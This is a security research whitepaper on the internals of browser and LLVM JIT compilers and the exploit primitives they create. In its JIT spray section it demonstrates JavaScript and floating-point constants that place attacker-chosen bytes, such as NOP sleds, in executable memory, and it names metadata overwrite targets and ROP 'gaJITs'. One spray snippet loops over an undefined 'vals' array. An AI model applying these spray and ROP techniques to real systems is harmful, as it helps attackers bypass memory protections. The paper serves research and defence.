Attacking Clientside JIT Compilers

Chris Rohlf
@chrisrohlf
chris@matasano.com

Yan Ivnitskiy
@yan
yan@matasano.com

Introduction

Web browsers host the majority of applications we use daily. While convenient, these applications are primarily written in JavaScript and as such are generally slower than counterparts compiled to native code. To help ease this problem, browsers have implemented Just-In-Time execution engines (JITs) into their already complex code bases. 'Just In Time' is not an apt description for a process that requires a very interesting and sophisticated architecture. At their core, JIT engines take an intermediate representation (IR) from a compiler front-end and produce machine code, such as x86 or ARM and execute it on the fly.

Since the JIT does not attempt to parse code or provide runtime library support, front-end engines and a suite of libraries are typically used in conjunction with a JIT to create the IR and provide an environment for the code to execute in. The front-end may parse raw language syntax such as ECMAScript (of which, JavaScript, ActionScript and JScript are common dialects) and produce the IR needed to generate native code.

Browsers aren't the only applications benefiting from JIT engines. Projects such as Rubinius (Ruby) and Unladen Swallow (Python) have started to use JIT engines to speed up the execution of dynamic languages. The Java virtual machine uses a JIT to increase performance, as does the Microsoft .NET Common Language Runtime. This trend will likely only continue, and as such, application developers and end-users should be acquainted with the potential security risks introduced by JIT engines.

Our research focused on 3 front end compilers and back end JIT engines for which little, or no public security research exists. We explore the potential security impacts of using JIT engines in applications such as web browsers and language runtimes and describe the tools we developed for security researchers to build on our JIT research. We also discuss a case study of a security vulnerability we found in the Firefox SpiderMonkey front end and discuss ways the back end JaegerMonkey JIT can be used to exploit the vulnerability. Finally, we will conclude with discussion on possible techniques for hardening JIT implementations that apply to both browser and language runtime JIT engines.

Targets

Our research efforts focused on JITs that have not been extensively researched by the security community in the past. The overall architecture of a JIT engine is rather complex and includes several components from front end syntax parsers and

Intermediate Representation (IR) compilers to back end native code generation. Our research focused on the following JIT components:

- Mozilla SpiderMonkey front end
  - Mozilla JaegerMonkey and Nitro back end
  - Mozilla TraceMonkey and NanoJIT back end
- LLVM bitcode parser, its JIT engine, and applications that embed them.

JIT Design Overview

While the goals of all JIT engines are essentially identical, their approaches differ. Intermediate representation optimization, machine code emission and code rewriting are expensive processes, so it is important to ensure that cost of code emission will not outweigh the performance benefits of creating native code.

To this degree, different engines follow different policies on code generation that can roughly be grouped into types: tracing and method. Method JITs always emit native code for every block (or method) of code reached and update references dynamically. Under a tracing JIT, hit counts are kept for each method invocation and native code is only emitted when a certain block or method is considered “hot.” This attempts to reduce superfluous emission for code rarely invoked, such as initialization routines.

Several architectural components are present in every engine we surveyed. While every JIT engine will approach their implementation differently, these components usually always exist in some form. These include: a memory manager for allocating and tracking where native code has been written, an intermediate representation translation layer and an assembler for writing native instructions to memory.

Depending on the JIT design, other components may also be present. A property cache is typically implemented for languages like JavaScript due to the nature of its dynamic typing system. Tracing JITs often implement an interface that watches and records the execution of bytecode. Method JITs can implement an inline cache for rewriting type lookups at runtime.

Trace/JaegerMonkey Architecture

Mozilla's front end JavaScript engine, SpiderMonkey, parses JavaScript syntax and generates an internal intermediate representation byte code. This intermediate representation is considered trusted as only internal components can generate it. The IR is then fed to either the TraceMonkey or JaegerMonkey JIT engine to be compiled into native code. Each of these components is broken up into two main parts: the front end, which parses the script and generates the intermediate bytecode; and the back end where the intermediate bytecode is turned into native code and executed. Our architecture review is broken down to cover each of these engines separately.

Mozilla's SpiderMonkey is the front end component that parses ECMA/JavaScript and produces an internal trusted intermediate representation. The SpiderMonkey engine provides all of the interfaces defined by the ECMA specification. This implementation requires writing a lot of code that is traditionally difficult to write securely. The code must parse script text from untrusted sources and then create and maintain object instances to represent the script throughout its runtime.

Executing SpiderMonkey produced bytecode derived from processor intensive JavaScript can be a slow process. To solve this problem, Mozilla first introduced the TraceMonkey engine which traces the execution of the IR and attempts to detect hot code paths that would benefit from JIT compilation. Hot code paths are defined as blocks that execute loops more than once. This technique was effective and gave Mozilla a performance edge compared to other browsers. With the release of Firefox 4, Mozilla introduced another JIT engine named JaegerMonkey. JaegerMonkey is a method JIT design and always compiles all JavaScript into non-optimized native code. These two engines complement each other and are discussed in detail below.

JaegerMonkey


JaegerMonkey was designed to JIT all SpiderMonkey-produced IR without first tracing and recording its interpreted execution. Nitro, borrowed from the WebKit project (and originally developed for Safari) is the back end assembler for JaegerMonkey. Because the JaegerMonkey engine emits code for all SpiderMonkey IR it does not attempt to produce highly optimized code. This is by design as JaegerMonkey's design goals were meant to complement the optimized TraceMonkey engine.

Nitro can emit native code for x86, x86_64 and ARM processors. Cross platform JITs can be written using Nitro due to an abstraction layer named *AbstractMacroAssembler*. Firefox takes advantage of this feature, however these other architectures were outside the scope of our research. Our JaegerMonkey architecture breakdown starts from the bottom up with a review of the Nitro assembler's memory management and code generation.

Nitro is composed of two parts: one that handles code assembly and one that handles allocation and deallocation of memory for native code. Memory allocation is performed via a call to *VirtualAlloc* on Win32 systems and *mmap* on POSIX systems. These pages are tracked via *ExecutablePool* class instances. The *ExecutablePool* class contains several member variables used for tracking and carving up the larger allocated resources. These include *Allocation::page*, *Allocation::size*, *m_freePtr*, *m_end* and *m_refCount.*

The *ExecutablePool* class carves up the larger allocation via utility methods. Clients can use the *ExecutablePool::alloc* method which takes as its argument the size of the allocation requested. This calls further boil down to the *poolForSize* method which first checks for any existing small pools that may be able to hold the allocation. If none exist, and the allocation size requested isn't considered large (large = *pageSize* * 16), a new pool is created. The *m_freePtr* and *m_End* class members track the beginning and end of the allocation.

JaegerMonkey uses this interface to allocate pools of raw RWX memory. The *AssemblerBuffer* and *LinkBuffer* class is then used to write individual code chunks to them. These underlying abstractions use the *ExecutableAllocator* class to choose the best pool for the code chunk based on its size. The JIT memory won’t be deallocated until the *ExecutablePool* class instance is destroyed.



In practice, this rudimentary allocator is not very attractive to an attacker. But knowledge of how each executable page is chunked up and handled by the JIT engine is essential in understanding how the JIT translates the intermediate representation to native code to memory.

The bulk of the bytecode to native code translation is performed in the *mjit::Compiler* class which can be found in *firefox/js/src/methodjit/Compiler.cpp*. The *Compiler* class implements a number of opcode handler functions that translate SpiderMonkey bytecode instructions to their native code block equivalents using the *AssemblerBuffer* and *LinkBuffer* classes mentioned earlier. This class is further broken down by whether the inline cache is enabled or disabled, with support for both instances. These translation functions vary in purpose. Some of them are designed to populate a *PolyIC* structure that describes the inline cache that needs to be updated or written to memory. Others are for simple operations like arithmetic. These operations either call into C++ stub functions or use Nitro to write code that operates on primitives (such as integers and doubles) directly.

JaegerMonkey contains a few tricks that allow for significant performance gains. The JaegerMonkey JIT engine uses a technique known as Inline Caching (IC) to perform faster object type lookups. Unlike C/C++ structures where types are static and defined at compile time, JavaScript types can change during runtime. This functionality is supported by the SpiderMonkey intermediate bytecode which has special instructions such as *JSOP_GETPROP* that return the value of a specific property by looking up its type first. This is all done in conjunction with the SpiderMonkey property cache which is used to store the *Shape* of existing objects. In SpiderMonkey all native objects have a *Shape* which is a structure that defines how the object can be accessed. When a type is first seen in JaegerMonkey it is considered monomorphic. The *MonoIC* class exists to handle these common cases where multiple type lookups are not required but native compilation is still desired. When an object property changes type, a more complex method is required.

An easy way to introduce the concept of an Inline Cache is through the following JavaScript code:

```
var vals = [1, "hello", [1,2,3], /there/ ];
for (var i in vals) {
    print(vals[i].toString());
}
```

In the code above we iterate through a small array consisting of a Number, a String, an Array and a RegEx object. For each member of the vals array, the *toString* method is called. For each object in the array, the interpreter has to perform an expensive type lookup and determine the correct *toString* method to call. This entire process can be made more efficient by combining inline caching and stub calls for known property accesses. When an object's type is modified the native *get property* (*GET_PROP*) code has to be updated. Mozilla introduced chained PIC (Polymorphic Inline Caching) slots to solve this problem. This process essentially creates several blocks of native code that perform property lookups for types the object has already been seen as. If the first type does not match, then a branch is taken to the next code block to perform a lookup on the next type and so on. Designing this performance enhancing feature requires some security tradeoffs as we will discuss later in the exploitation primitives section of this paper.

The JaegerMonkey source code can be found in *mozilla/firefox/js/src/methodjit/* directory of the Firefox source code. Knowledge of a few key classes is essential in understanding how the inline cache works:

- *PICStubCompiler* - Inherits from BaseCompiler. The other PIC classes inherit from PICStubCompiler and use it to initialize the BaseCompiler class.
- *SetPropCompiler* - A class that generates native code and calls to stubs for setting properties of objects
- *GetPropCompiler* - A class that generates native code and calls to stubs for getting properties of objects
- *ScopeNameCompiler* - A class that generates native code for performing name lookups such as function or variable names
- *BindNameCompiler* - A class that generates native code for performing name assignment

TraceMonkey

TraceMonkey is a tracing engine built using Mozilla's SpiderMonkey. TraceMonkey uses a trace monitor, jstracer, to watch the SpiderMonkey bytecode as it is interpreted and executed. Whenever it sees code that would benefit from native compilation, it activates its recorder. The recorder records the execution of the IR and creates NanoJIT LIR (Low Level Intermediate Representation), which is then compiled into native code. These native code chunks are referred to as fragments in NanoJIT. NanoJIT produces highly optimized code, and as such, has no need for inline caches or rewriting of native code on the fly.

Just like Nitro in JaegerMonkey, the backend NanoJIT engine is responsible for memory management of executable JIT pages. This is done through the *CodeAlloc* class interface. The *CodeAlloc* class uses the *CodeList* class to track individual blocks of code. Each NanoJIT page is created with RWX (Read Write Execute) permissions and contains some meta data. This meta data is described in the *CodeList* class. This class has several member values that are relevant:

```
CodeList* next;              // Points to the next CodeList
CodeList* lower;             // Points to the previous CodeList
CodeList* terminator;        // Points to the main _chunk_ that holds this particular list
bool isFree;                 // true if this block is free
bool isExec;                 // true if this block is executable
```

```
union {
    CodeList* higher;          // Points to the next block
    NIns* end;                 // Points to the end of this block
};

NIns  code[1]; // The native compiled code
```

This meta data can be found at the start of each JIT page at known static offsets. These pointers are an attractive overwrite target for an attacker. Overwriting their values will lead to an arbitrary 4 byte write anywhere in memory. This attack is similar to early heap *unlink* attacks in various heap implementations.

Our jitter toolchain uses this data to walk allocated JIT pages in addition to hooking specific functions within the JIT.

A detailed image of the TraceMonkey architecture can be found on Mozilla's website [1].

LLVM JIT Architecture

LLVM is a compiler infrastructure that includes libraries and tools for all stages of the compilation process. LLVM is quickly becoming the preferred toolchain for Mac OS X and iOS devices, such as Rubinius' JIT implementation, and the JIT component of the upcoming PNaCL component for Google's Native Client (NaCL) project. LLVM on its own contains no security boundaries, and strives for performance far above integrity (I.e. bitcode parsing, code emission, and other core functionality trusts all its inputs). However, we still saw benefit in focusing on LLVM as it is becoming the de-facto project for adding JIT support to existing code bases.

LLVM compiles source into an internal, well-defined representation, which comes in three semantically-equivalent forms: a textual assembly form, a binary bitcode format, and a C++ API. Rubinius uses LLVM via its API directly, PNaCL uses bitcode as mobile code medium.

On the implementation level, LLVM IR is represented as a graph of C++ objects that capture IR's semantics and topography. BasicBlocks represent series of IR instructions (represented by the Instruction class), each of which refer to one or more operands and values (all derived from the Value base class). LLVM packages all code and references into Modules, which are analogous to C's translation units.

Since LLVM is designed as a set of libraries rather than a monolithic project, the front-end compiler, optimizers, bitcode handling and all other major tasks are bundled separately and have minimal interdependencies. We are focusing only on LLVM assembly/bitcode parsers and the JIT execution engine that is embedded whenever an LLVM JIT is used.

To begin executing, LLVM first loads bitcode via the BitcodeReader class, materializing an internal representation. LLVM lazily compiles the materialized code, and will only emit the entry function (usually main or an analog) and any data it requires at first. All external calls are handled via standard PLTs. Whenever a call to a non-compiled function is emitted, a stub that invokes LLVM's compilation function (X86CompilationCallback, defined in lib/Target/X86/X86JITInfo.cpp for X86 architecture) is emitted. Only during the invocation of the target function is it emitted. Once a block of code is generated, all global mappings that reference it are updated.

LLVM Uses

A number of projects have opted to use LLVM's JIT to increase execution performance. Since some use cases involve extending a mature code-base that was not designed with the LLVM instruction set in mind, a few integration strategies exist.

The most intimate method, as employed by the MacRuby project, is to use LLVM libraries directly and from the start. MacRuby has been aware of LLVM from the beginning and operates by directly producing LLVM instructions. This approach is most dependent on LLVM and does not attempt to produce a secondary execution environment.

Another method involves translating a project's own virtual machine instruction set to LLVM's, as the ClamAV and Rubinius projects opted to. Both projects implement their own instruction set, their own instruction format and their own virtual machine, using only LLVM to improve performance. The translation is usually implemented via a visitor object that is invoked for every source VM instruction to emit LLVM instructions.


LLVM Code Emission and Execution

Once an instruction graph has been materialized, the LLVM is ready to emit code by the ExecutionEngine. The majority of platform-independent code is in lib/ExecutionEngine/ (and lib/ExecutionEngine/JIT specifically, with a target machine implementation in lib/CodeGen/LLVMTargetMachine.cpp), with platform-dependent components in lib/Target/X86/ (in the case of X86).

The following listing attempts to shed light on the high-level organization of the LLVM’s execution engine:

- `ExecutionEngine (lib/ExecutionEngine/ExecutionEngine.h)`

    - Base class that represents the LLVM JIT engine. Two implementations currently exist: JIT and MCJIT. MCJIT is incomplete as of July 2011, but will use the MC project [2]. This paper will not touch on MCJIT as it has not yet matured.
- `JIT (lib/ExecutionEngine/JIT/JIT.cpp)`
    - The JIT class is platform-independent representation of the execution engine. Its interface provides the ability to request the compilation of functions and blocks, emit global variables and register listeners (*JITEventListener* objects) to monitor for JIT emission. The JIT class also manages the mapping between an LLVM functions and their actualized addresses via a *BasicBlock* to void* mapping (`BasicBlockAddresMap`).
- `JITState (lib/ExecutionEngine/JIT/JIT.h)`
    - The JITState class is contained by the JIT ExecutionEngine and is used to contain references to the Module and a *FunctionPassManager*. A Module is used as a container for all Functions and Values (similar to a translation unit) and a *FunctionPassManager* is a list of passes that perform the actual compilation of LLVM instructions to native code. Pass implementations can be found in the target-specific locations of LLVM (e.g. lib/Target/X86)
- `JITCodeEmitter (include/llvm/CodeGen/JITCodeEmitter.h)`
    - *JITCodeEmitter* is the abstract class that declares two types of methods: for emitting actual bytes of machine code and for emitting auxiliary structures such as jump tables and relocations.
- `JITEmitter : JITCodeEmitter (lib/ExecutionEngine/JIT/JITEmitter.cpp)`
    - Implements *JITCodeEmitter* and handles code emission details such as buffer management, relocations, constants, and jump tables. As such, maintains a *JITMemoryManager*, a *JITResolver*, a reference back to the JIT engine, and pointers to locations currently being emitted.
- `JITResolver (lib/ExecutionEngine/JIT/JITEmitter.cpp)`
    - *JITResolver* maintains and resolves call sites for functions and code blocks that have not yet been compiled.
- `JITMemoryManager (DefaultJITMemoryManager, lib/ExecutionEngine/JIT/JITMemoryManager.cpp)`
    - Allocates, deallocates and maintains memory slabs that are used for code emission. Marks all memory as RWX and does not attempt to randomize or otherwise protect memory locations.



Vulnerabilities

The past few years have seen a rise in the number of JIT vulnerabilities reported to vendors. The attractiveness of security bugs in JIT engines is clear: they can allow for fail open logic, information leaks or direct arbitrary code execution. A JIT engine requires many complex components, each propagating intermediate object code representation and optimizations to the next. Where this complex logic flow between multiple components can lose synchronization, security vulnerabilities are inevitable.

While the concept of a compiler producing incorrect code is not new, JIT engines raise the stakes by performing this compilation at runtime while potentially under the influence of untrusted inputs. The CWE (Common Weakness Enumeration) guide only contains one mention of compilation related vulnerabilities [7]. This CWE entry concerns a compiler optimizing away a security check inserted by a developer. One concern with complex JIT engines is compiler will producing incorrect code at runtime through either a miscalculation of code locations, mishandled register states or a bad pointer dereference, to name a few. The number of potential vulnerabilities here could easily be the subject of an entire research effort in its own right. However there are many real-world examples of this type of vulnerability.

Our first example is a bug (Bugzilla entry 635295 [3]) discovered in Mozilla Firefox 4 Beta in February 2011. This issue led to an incorrect branch being taken by the native code emitted by the JIT, which clearly has security implications, but the bug was not marked security-relevant. The bug was due to the fast path being linked with a native inline cache to an object that had already been garbage collected. In this vulnerability untrusted JavaScript influenced the flow of native code and could possibly lead directly to arbitrary code execution without the need for a memory corruption vulnerability.

JIT vulnerabilities can also manifest themselves as difficult to detect logic bugs, such is the case of MS11-044 [4]. In this vulnerability, the JIT engine incorrectly assumed an object was always NULL or non-NULL. While unlikely to occur in practice, it is possible in a certain situation, the bug could result in a fail open scenario resulting in behaviors such as authentication bypasses. Fuzzing for these types of vulnerabilities is difficult and manual review of the JIT-produced native code is also a tedious process without the right tools.

Java recently patched a vulnerability [5] in which the x64 JIT engine incorrectly produced the following code sequence:

Intended code emission:

```
addq (%rsp),0xffffff2b  ; add 0xffffff2b to what %rsp points at
popfq                   ; pop 64 bits from stack, load the lower 32 bits into
RFLAGS
```

Unintended code emission:

```
addq %rsp,0xffffff2b  ; add 0xffffff2b to %rsp
popfq                 ; pop 64 bits from stack, load the lower 32 bits into RFLAGS
```

The unintended code sequence shifts the stack pointer by the constant `0xffffff2b` instead of adding `0xffffff2b` to the value at rsp. This vulnerability can lead to interesting scenarios where the stack has been shifted to attacker controlled data. Subsequent use of the stack pointer could result in arbitrary code execution without the need for an additional memory corruption vulnerability.

These examples of incorrect JIT code emission prove that JIT engines can be the source of vulnerabilities not just a means to exploit them. Some of these vulnerabilities essentially hand over execution to an alternative code path. Protection mechanisms may suddenly lose all value when faced with a vulnerability that allows for arbitrary redirection of execution.

Unfortunately, majority of these code emission bugs are not marked security-relevant by vendors. They have traditionally been an issue of program correctness and left code that exercised undefined behavior to chance. This is in line with what has been expected of compilers in the past. But today's treatment of a high-level language, such as JavaScript, as a code delivery medium and the rising need for architecture-independent bitcode formats, transfers issues of poorly-handled undefined behavior and actual code generation bugs into real security issues that deserve closer scrutiny.

Exploit Primitives

JIT engines introduce a number of possible exploit primitives due to the unrestrictive page permissions and influence of native code generation from untrusted sources. The exploitation primitives discussed in this paper raise a number of questions about how well memory protection mechanisms work in the face of components whose feature set directly negates their purpose.

In 2010, Dionysus Blazakis presented a paper at BlackHat DC in which he introduced a technique named JIT Spray [6]. The technique involved feeding ActionScript to the Adobe Flash Player VM which contained attacker-controlled constants by XORing them together. This simple code was then translated to native code by the JIT and produced a number of native XOR instructions which operated on the user provided constants. These constants could be strung together as shellcode to exploit a memory corruption vulnerability when interpreted as x86 instructions. While it has been reported that this technique was privately discussed before Dion’s presentation, this was the first public talk on the subject and opened doors to a wider exploration of the topic by the security research community. Many of the JIT engines we surveyed (JaegerMonkey, TraceMonkey, LLVM, Java) still permit this technique to work.

Modern operating systems employ a number of different memory protection techniques to thwart memory corruption exploits. The two main, and most effective, protections are W^X / DEP and ASLR. W^X or DEP (Data Execution Prevention) is meant to prevent memory pages from being concurrently writable and executable. ASLR (Address Space Layout Randomization) randomizes base addresses of memory sections to increase the difficulty of predicting target addresses. When these two protection mechanisms are combined, they provide a reasonably secure process environment and decrease the odds of an attacker executing arbitrary code through a memory corruption vulnerability. The current trend in exploit development favors using multiple vulnerabilities to achieve code execution. This typically means an attacker must possess a memory corruption vulnerability and an information leak for reliable exploitation.

Certain JIT features weaken the protections these techniques provide. This section of the paper is dedicated to exploring these features, how they contribute to an overall weaker process security model and how they may be used as exploitation primitives.

JIT Spray

We started our research into JIT exploit primitives by identifying known exploitation techniques using JIT engines. As previously mentioned, the JIT Spray technique was the first reliable technique to be documented. Proving this technique is effective against other JIT engines is underlines the need for defending against it.

The following JavaScript demonstrates the feasibility of the attack against the JaegerMonkey JIT engine:

```
var constants = [ 0x12424242, 0x23434343, 0x34444444, 0x45454545,
                  0x56464646, 0x67474747, 0x78484848, /test/ ];

for (var i in vals) {
    print(vals[i]);
}
```

The JIT produces and executes the following native code:

```
=> 0x40a044:   mov    $0x8,%edx
   0x40a049:   lea    0x38(%ebx),%ecx
   0x40a04c:   mov    %ecx,0x14(%esp)
   0x40a050:   mov    %esp,%ecx
   0x40a052:   mov    %ebx,0x1c(%esp)
   0x40a056:   movl   $0x83ceaeb,0x18(%esp)
   0x40a05e:   call   0x82d1820 NewInitArray(js::VMFrame&, uint32) ; create the vals array
   0x40a063:   mov    %eax,%edi                      ; $edi holds returned array object
   0x40a065:   mov    0x24(%edi),%edi                ; load obj->slots in to $edi
   0x40a068:   movl   $0xffff0001,0x4(%edi)          ; JSVAL_TYPE_INT32 into object->slots[1]
   0x40a06f:   movl   $0x12424242,(%edi)             ; 1st constant into object->slots[0]
   0x40a075:   mov    %eax,%edi
   0x40a077:   mov    0x24(%edi),%edi
   0x40a07a:   movl   $0xffff0001,0xc(%edi)
   0x40a081:   movl   $0x23434343,0x8(%edi)  ; 2nd constant
   0x40a088:   mov    %eax,%edi
   0x40a08a:   mov    0x24(%edi),%edi
   0x40a08d:   movl   $0xffff0001,0x14(%edi)
   0x40a094:   movl   $0x34444444,0x10(%edi) ; 3rd constant
   0x40a09b:   mov    %eax,%edi
   0x40a09d:   mov    0x24(%edi),%edi
   0x40a0a0:   movl   $0xffff0001,0x1c(%edi)
   0x40a0a7:   movl   $0x45454545,0x18(%edi) ; 4th constant
   0x40a0ae:   mov    %eax,%edi
   0x40a0b0:   mov    0x24(%edi),%edi
   0x40a0b3:   movl   $0xffff0001,0x24(%edi)
   0x40a0ba:   movl   $0x56464646,0x20(%edi) ; 5th constant
```

The above assembly code allocates a new *JSObject* instance to represent the *constants* array. The return value stored in *eax* is moved to the *edi* register. This points to the native object and is dereferenced by 0x24 bytes in order to get the *slots* member array which will hold the contents of our JavaScript array. Since each member of the array is an integer, the operation is a simple *movl* instruction that writes the value type (*JSVAL_TYPE_INT32 = 0xffff0001)* followed by the integer value itself. As we stated in an earlier section of this paper, the JaegerMonkey engine does not produce highly optimized code. This can be seen by the repeated load of the *obj* address into the *edi* register from the return value in the *eax* register.

The original JIT spray technique produced simpler native code that moved a constant into a register and repeatedly called the *XOR* instruction. While the JaegerMonkey produced JIT spray code is slightly more complex, it is still entirely predictable in that it uses the 32 bit *edi* register as an index into the *object->slots* array to add new array constants. This means the byte sequences are predictable in both size and content and shellcode can still be built from it. This combined with the fact that the constants are at a fixed offset from the beginning of the code page means we wont have trouble guessing what their offset is from the page base address.

Some readers may have noticed the */test/* regular expression added to the end of the array. This is to force the generation of the fast path (JIT code emission) instead of optimizing the integer-only array earlier during bytecode generation.

JIT Spray through the TraceMonkey engine is also possible. We were able to achieve much tighter code emission through the use of floating point values. On 32bit x86 architectures a floating point value will occupy 64 bits of memory. If we take a floating point value such as -6.828527034422786e-229 in JavaScript this value will be represented in memory as the following hexedecimal string 0x9090909090909090. The 0x90 byte is a NOP instruction in the x86 architecture.

The original JavaScript:

```
var a, b, c, d = -6.828527034422786e-229;
```

The JIT produces and executes the following native code:

```
0x429eda:  movl   $0x90909090,0x5c0(%esi)
0x429ee4:  movl   $0x90909090,0x5c4(%esi)
0x429eee:  movl   $0x90909090,0x5c8(%esi)
0x429ef8:  movl   $0x90909090,0x5cc(%esi)
0x429f02:  movl   $0x90909090,0x5d0(%esi)
0x429f0c:  movl   $0x90909090,0x5d4(%esi)
```

```
    0x429f16:  movl   $0x90909090,0x5d8(%esi)
    0x429f20:  movl   $0x90909090,0x5dc(%esi)
```

Our floating point values can now easily be used to perform a JIT spray attack against the TraceMonkey engine.

Page Permissions

JaegerMonkey, TraceMonkey and LLVM JITs all must allocate and manage memory for the native code they generate. In order to do this, a low level allocator is used. The preferred API is *mmap(2)* on POSIX platforms and *VirtualAlloc* on Windows. These low-level memory allocators are often requested to provide memory marked with Read, Write and Execute permissions. While these page permissions can seem arbitrarily chosen to be as open as possible, they are necessary to support principal behavior of the JIT engine.

Nearly all JIT engines surveyed during our research allocate pages with RWX permissions (save for IE9). This weak permission mask directly contradicts the security gains made by protection features such as DEP. Some JIT designs rely on these protections as higher-grained access control can result in sometimes substantial decreases in performance.

In the case of JaegerMonkey the Inline Cache (IC) requires both Write and Execute permissions in order to maintain the performance advantage for which it was designed. As previously covered in this paper, the Nitro assembler uses the *ExecutablePool* class to allocate the necessary memory to hold emitted code. These larger allocations are then carved to holder individual chunks of native code. A trip through *mprotect(2)* or *VirtualProtect* with each cache update would cost valuable CPU cycles. We believe it is for this reason, engines utilizing an inline cache will not be able to solve in the short term without a measurable performance penalty. The following comment from the Nitro / JaegerMonkey source confirms our suspicions:

```
/* Setting this flag prevents the assembler from using RWX memory; this may improve security but
currently comes at a significant performance cost. */
#if WTF_PLATFORM_IPHONE
#define ENABLE_ASSEMBLER_WX_EXCLUSIVE 1
#else
#define ENABLE_ASSEMBLER_WX_EXCLUSIVE 0
#endif
```

It is common for ROP (Return Oriented Programming) payloads to use an existing import to *VirtualAlloc*, *VirtualProtect*, *WriteProcessMemory* or different API that can be used to allocate writable and executable memory to which a larger shellcode payload will be copied to. If no suitable imports can be found, it is reasonable to expect an attacker to reuse an existing RWX page either through landing in one by chance via JIT spray or leaking the address of a JIT page.

ROP gaJITs and JIT Feng Shui

Return Oriented Programming (ROP) is a technique invented to evade the protection provided by DEP / WX [10] [11]. The concept of ROP involves chaining together code sequences in existing executable code present in the process via the application .text or a loaded library module. These unintended code sequences are often referred to as gadgets as each one performs a small task but can be combined to create working state machines. The most common ROP payload chains together gadgets that change the stack pointer to an attacker-controlled payload, allocate RWX memory, copy a larger shellcode payload into it and execute it. As we noted in the previous page permissions section, some of these steps may no longer be necessary as JIT engines often introduce many RWX pages at predictable locations either through spray or non-randomized allocation APIs.

In addition to the possibility of RWX overwrites, we introduce the concept of gaJITs which we define as unintended code sequences found on multiple JIT produced code pages at static or predictable offsets. The attractiveness of this technique is clear. While loaded library modules may contain more, easier-to-find ROP gadgets, their location is always randomized and can only be loaded once by the target process. JIT page allocations, along with their predictable code sequences, can be allocated many times and are under the direct influence of untrusted inputs.

The concept of using repeated code chunks across multiple JIT pages to piece together ROP (Return Orientated Programming) gadgets has been researched previously by Chris Rohlf (a co-author of this paper) [12]. At the time, the only JIT engine reviewed in this research was Firefox’s TraceMonkey. We have expanded that research to JaegerMonkey and LLVM and developed a gaJIT finding Ruby class for our jitter toolchain covered later in this paper.

